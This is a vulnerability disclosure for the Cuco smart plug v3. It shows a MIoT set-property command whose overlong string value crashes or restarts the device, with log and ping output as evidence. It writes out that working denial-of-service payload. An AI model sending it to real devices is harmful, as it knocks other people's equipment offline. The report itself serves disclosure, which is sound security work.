Vendor: Cuco

Device: cuco smart plug v3 (*cuco.plug.v3*)

Firmware Version: 1.0.6.0018 and 1.1.1.0018 (up to date)

****NOTE****: The device only uses Xiaomi Mi Home's MIoT protocol. The vulnerability is neither due to the Xiaomi Mi Home App nor Xiaomi's protocol, but rather to the device manufacturer's incorrect handling of the incoming MIoT protocol data. Therefore, this vulnerability is not within the scope of Xiaomi's CNA.

When a connection is established with the device using the Xiaomi Mi Home App, the device will enter offline mode when a specific command is sent to it (Fig.1).


In firmware version 1.0.6.0018, the device freezes completely, rendering physical buttons unresponsive until manually powered off and restarted.

In firmware version 1.1.1.0018, the device temporarily goes offline and automatically restarts after a short period, as shown in the attached Fig. 2 (demonstrating loss of ping responsiveness from another local network device). This behavior can be exploited repeatedly to cause ongoing disruptions, constituting a DoS attack.

The raw command is:


```
{'did': '961860056', 'siid': 5, 'piid': 2, 'value':
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'}
```

According to the device's MIoT documentation, the parameters siid:5 and piid:2 accept a string for controlling the receptacle's cyclic switching. The issue likely stems from inadequate validation of the string length, resulting in a buffer overflow or similar memory corruption.



```
2025-12-10 15:38:13.971 WARNING (MainThread) [custom_components.xiaomi_miot.core.device.cuco.plug.v3] Set miot property
{'did': '961860056', 'siid': 5, 'piid': 2, 'value': 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'} failed: Unable to discover the device 192.16
8.1.39
```

Fig. 1 Plaintext of the command that can trigger the device exception



```
64 bytes from 192.168.1.39: icmp_seq=8 ttl=64 time=8.497 ms
64 bytes from 192.168.1.39: icmp_seq=9 ttl=64 time=8.951 ms
Request timeout for icmp_seq 10
Request timeout for icmp_seq 11
Request timeout for icmp_seq 12
Request timeout for icmp_seq 13
Request timeout for icmp_seq 14
Request timeout for icmp_seq 15
Request timeout for icmp_seq 16
Request timeout for icmp_seq 17
64 bytes from 192.168.1.39: icmp_seq=18 ttl=64 time=9.424 ms
```

Fig. 2 Device temporary went offline (firmware version 1.1.1) and another device in the local network is unable to ping it.